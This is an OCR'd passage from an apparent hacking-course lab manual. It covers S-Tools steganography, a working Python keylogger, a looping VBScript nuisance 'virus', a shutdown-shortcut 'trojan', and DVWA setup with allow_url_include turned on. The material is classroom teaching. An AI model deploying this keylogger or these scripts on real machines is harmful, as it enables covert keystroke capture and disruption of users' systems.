



6. Right click and save it.




7. To reveal the hidden data open the file in S-Tool. Right click select reveal and put password and select algorithm.



S-Tools - imgh
File Window Help
imgh
Save
Save as...
Properties...
Reveal...
Try to reveal a hidden file
can hold up to 18,925 bytes
Type here to search


S-Tools - imgh
File Window Help
imgh
Revealing from imgh
Passphrase:
Verify passphrase:
Encryption algorithm:
IDEA
OK
Cancel
Help
Act...
Ready
No window selected


S-Tools - Revealed Archive
File Window Help
imgh
Revealed Archi...
Revealed files:
Name
Size
Me.txt
20
Ready
No window selected


S-Tools - Revealed Archive
File Window Help
imgh
Revealed Archi...
Save As
Save in:
S-Tool
Name
Date modified
cryptlib.dll
5/7/1996 9:45 AM
GlFutil.dll
5/7/1996 1:38 PM
image2
9/15/2021 11:05 AM
image2
9/15/2021 11:05 AM
img1
12/14/2018 3:33 PM
File name:
Met.txt
Save
Save as type:
Cancel
Ready
No window selected



Met - Notepad
File Edit Format View Help
WILL MEET AT COLLEGE


This PC › Downloads › S-Tool
Name
Date modified
Type
Size
cryptlib.dll 5/7/1996 9:45 AM Application exten... 60 KB
GIFutil.dll 5/7/1996 1:38 PM Application exten... 25 KB
image2 9/15/2021 11:05 AM File 0 KB
image2 9/15/2021 11:05 AM BMP File 149 KB
img1 12/14/2018 3:33 PM BMP File 149 KB
imgh 9/15/2021 11:17 AM BMP File 149 KB
ME 9/15/2021 11:00 AM Text Document 1 KB
Me1 9/15/2021 11:07 AM File 1 KB
Me1 9/15/2021 11:08 AM Text Document 1 KB
Met 9/15/2021 11:19 AM Text Document 1 KB
S-Tools 5/7/1996 9:25 AM Application 362 KB
S-Tools 4/21/1996 7:01 PM Help file 58 KB
zlib.dll 5/7/1996 9:46 AM Application exten... 58 KB

PRACTICAL 5

A. Create keylogger using python:

Open Anaconda



Reference : https://www.tutorialspoint.com/design-a-keylogger-in-python

Code:

Step 1: #import the module in your python shell

```
import pynput

import logging
```

Step 2: import the required packages and method.

```
#To monitor the keyboard, use the key and listener method of pynput.keyboard module

from pynput.keyboard import Key, Listener
```

Step 3: #set the path where we are going to store our log files, in what mode logs will be store and the format.

```
log_dir = "D:/"
logging.basicConfig(filename = (log_dir + "keyLog.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

Step 4 : Write the function on_press that contains a definition for keypresses and take the key as a parameter.

```
def my_key_on_press(key):
 logging.info(str(key))
```

Step 5: Set up an instance of Listener and define the on_press method in it and then join the instance to the main thread.

```
with Listener(on_press=my_key_on_press) as listener:
listener.join()
```

B. Create a Virus

https://www.youtube.com/watch?v=-TSWzErSxC4

Code:

```
set x=wscript.createobject("wscript.shell")
do
wscript.sleep 100
x.sendkeys"{CAPSLOCK}"
x.sendkeys"{NUMLOCK}"
x.sendkeys"I am a Virus"
x.sendkeys"{SCROLLLOCK}"
loop
```

C. Create a simple trojan

1. Right click on desktop or any drive
2. Select create new shortcut and type

```
shutdown  -s -t 50 -c "Shutdown the machine"
```

3. Right click and Change the icon

PRACTICAL 6

A. Hack a website by Remote File Inclusion


A. Building a Web Hacking Lab (w/ XAMPP and DVWA) :

a. https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s

b. https://www.youtube.com/watch?v=htTEfokaKsM


1. Install XAMPP : XAMPP
   - https://www.apachefriends.org/index.html
     - Create database


Enter mysql –u root




```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| student            |
| test               |
+--------------------+
7 rows in set (0.001 sec)

MariaDB [(none)]>
```

- Download DVWA-master.zip






- Install DVWA in C:\xampp\htdocs



Goto C:\xampp\htdocs\DVWA-master\config. Change the file name config.inc.php.dist to config.inc.php



In the browser , enter http://localhost/dvwa-master/setup.php . Scroll below to find:

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.0.10**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: ***blank***
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3309**

reCAPTCHA key: **Missing**

[User: COM] Writable folder C:\xampp\htdocs\DVWA-master\hackable\uploads\: Yes
[User: COM] Writable file C:\xampp\htdocs\DVWA-master\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: COM] Writable folder C:\xampp\htdocs\DVWA-master\config: Yes
***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!


Please login.

Next , it opens the window below: http://localhost/DVWA-master/login.php



Enter default credentials username =admin and password=password

We are now logged into DVWA



Local file inclusion and Remote file inclusion

What is DVWA?

